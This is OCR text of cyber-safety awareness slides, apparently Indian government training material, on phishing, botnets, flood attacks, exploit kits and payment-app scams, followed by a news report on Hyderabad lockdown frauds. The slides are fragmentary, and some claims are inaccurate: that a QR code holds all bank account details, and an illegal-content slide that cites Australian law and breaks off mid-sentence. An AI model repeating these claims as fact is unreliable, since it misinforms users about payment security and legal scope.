
- All these **examples of social engineering** attacks leverage the same basic methodology, but the target may differ.

- A phishing attack is simple on the surface. ... However, with business attacks, hackers do extra research to make the email appear more legitimate


www.isea.gov.in


Bot Nets

- **Bot**. A **bot** (short for "robot") is an automated program that runs over the Internet. ... For example, a chat **bot** might warn a user if his or language is inappropriate.
- A botnet is a collection of Internet-connected devices infected by malware that allow hackers to control them.
- Cyber criminals use botnets to instigate botnet attacks, which include malicious activities such as credentials leaks, unauthorized access, data theft and DDoS attacks
- The installation of malware on the victim's computer, without the victim's consent, to build the **botnet** is **illegal** and the activity the **botnet** conducts may be **illegal**.




Flood Attacks





- Flood attacks occur when a network or service becomes so weighed down with packets initiating incomplete connection requests that it can no longer process genuine connection requests.

- By flooding a server or host with connections that cannot be completed, the flood attack eventually fills the host s memory buffer.



Phishing Attacks

www.isea.gov.in

ANATOMY OF A SPEAR PHISHING ATTACK

1. A hacker targets a company. Using social networks or other internet data, he finds employees with access to company data/systems.

2. Following the social trail, he identifies other people the employee may know.

3. A fake but recognizable email address is created to impersonate a colleague or boss.

4. A personalized email is sent to the employee from the fake address with a link or attachment.

5. The email passes the spam filter and arrives at the employee's inbox.

6. The email is opened because they 'know' the sender.

7. A link is clicked or attachment opened.

8a. Opened website causes credentials to be stolen/malware to be installed.

8b. Opened attachment causes malware to infect the computer/ smartphone/network.

9. The hacker uses the backdoor to steal information

www.isea.gov.in

PUP or Potentially Unwanted Programs

- A PUP (potentially unwanted program) is a program that may be unwanted, despite the possibility that users consented to download it.
- PUPs include spyware, adware, and dialers, and are often downloaded in conjunction with a program that the user wants.

STEP 1 : Uninstall the malicious programs from Windows.
STEP 2: Use Malwarebytes to remove Potentially Unwanted Programs.
STEP 3: Use HitmanPro to scan for malware and unwanted programs.
STEP 4: Double-check for malicious programs with Zemana AntiMalware Free. ...
STEP 5: Reset the browser settings to their original defaults


www.isea.gov.in


ONLINE SCAMS


EXPLOIT KITS

www.isea.gov.in

- A software toolkit is used to manipulate the vulnerabilities of remote system/software.
- Hackers discreetly exploit java / Flash to hack websites or redirect web visitors to an unsecured and malicious page







www.isea.gov.in


ILLEGAL CONTENT

- Unlawful Content
- Copyrighted Materials
- Child and Animal Pornography
- Selling illegal substance

www.isea.gov.in

ILLEGAL CONTENT

- Illegal content is content which breaks Australian laws.
- It includes material such as: child pornography or child abuse; content that shows extreme sexual violence or materials that are overly violent;
- content that promotes



www.isea.gov.in

Other Cyber Crimes


Few security threats/frauds you need to know about.

- OTP - Frauds
- QR Code – Frauds
- Screen sharing apps - “anydesk” or “quicksupport”
- Customer Care numbers
- KYC Verification frauds
- Loan on Phone – Mobile app security concerns

1. OTP Frauds

- Never share OTP of your payment app to any one over a phone call.
- Fraudsters pretending themselves as Bank official and calling for verification of Application.
- Bank officials/financial institute never ask for OTP from users.

Different types of Payment Apps



Types of Wallets and Activation


- Payment Applications are categorized into Bank provided, Independent wallets, telecom wallet and third party apps.
- All these applications required registered Mobile number (RMN) configure through Bank A/c UPI / Credit card / ATM Card details for loading / referring money.
- Set a password
- Use finger print lock if available

2. QR Code Fraud - Few tricks used by fraudsters

- Fraudster will share QR code for payment of goods you purchased online / OLX.
- When you scan and start transaction, it ask for your PIN.
- Remember – When you are receiving money, you never give your PIN
- Never share your QR code to any one. It contains all your bank account details in it.
- Be careful while your scanning and paying amount at shops.

3.Screen Sharing Apps

Your Phone at your place



Your Screen on Fraudster Mobile

- Never download and install “anydesk” or “quicksupport”
- If you install these applications, your mobile screen can be viewed by some one at other end.
- They can take out your UPI PIN and other important financial passwords
- Most of the customer care frauds are happened through this.. You may loose money

www.isea.gov.in


4. Customer Care


- Never search for customer care number through google.
- If you search you get plenty of fraud customer care numbers
- The payment wallets/App have Help desk inside the app.
- Connect the customer care support from the app

www.isea.gov.in

5. KYC Verification

- The Bank official will never call you for KYC verification
- If some one called and informed to verify KYC other wise your account will be Blocked – never do it.
- Never click any links shared for verification of KYC
- Never give access /install app like Anydesk or quick support apps.. These apps steal your information
- You loose your amount from your bank





Securing Mobile Applications:

- Update Payment Apps

➢Update your payment apps from time to time.

- Added protection

➢Every App has two step verification - we need to enable (It takes Screen Lock as default lock)

➢Change password regularly

➢Never share password or OTP with any one over call/sms.

www.isea.gov.in

Financial Frauds increased during COVID-19 Pandemic situations

- There is an increase of cyber frauds during lockdown period.
- Olx frauds, money lending apps-loan frauds, online wine, Stock broking/mutual – online investments, e-commerce etc.,

Cybercrime cases rise in Hyd amid lockdown

Mahesh.Buddi
@timesgroup.com

EVIL BEHIND THE SCREEN

- A fraudster posing as a wine shop representative siphoned ₹**92,000** from a private firm employee's bank account
- A retired government employee from Habsiguda lost ₹**90,000** to a person posing as customer care
- A stock broker who wanted a special phone number lost ₹**55,000**

Hyderabad: Cybercrime sleuths of Hyderabad police commissionerate received seven complaints on Tuesday, taking the number of cases booked since lockdown to 160. On Tuesday, a fraudster posing as a wine shop representative siphoned off ₹92,000 from a private firm employee's bank account by promising to supply a bottle of brandy.

Most of the complaints are of victims who fall prey to fraudsters posing as PayTM, liquor shops, courier company representatives and armed forces or paramilitary personnel trying to sell vehicles. An accountant from Sultan Bazar approached cybercrime sleuths and lodged a complaint alleging that a fraudster had siphoned off ₹92,000 from his account by posing as representative of a liquor store.

"The victim searched on the internet for home delivery of liquor and found a phone number of Bagga Wines promising to deliver liquor in Hyderabad. The victim dialled the number and the fraudster posing as liquor store representative, gathered the victim's credit card details and also the OTPs to transfer ₹92,000 to different e-wallets in six transactions," cybercrime ACP KVM Prasad said.

A retired government employee from Habsiguda, who was waiting for a parcel, searched on the internet for the customer care number of the courier service and the fraudster posing as an employee made him fill details of his debit and credit cards in a Google form sent through SMS. "He lost ₹90,000," the ACP said.

A stock broker from the city who wanted to get a fancy cellphone number lost ₹55,000 to fraudsters and a private employee was duped by fraudsters for ₹32,000 in the guise of KYC update for his PayTm account. "The accused made him install Quickviewer remote desktop app and siphoned off the money from his account," police said.

A constable lost ₹36,000 to a fraudster posing as a CISF official on a e-classifieds website to sell a bike and a private employee from Kavadiguda lost ₹32,000 to fraudster posing as Army man on the same portal offering to sell a bike.

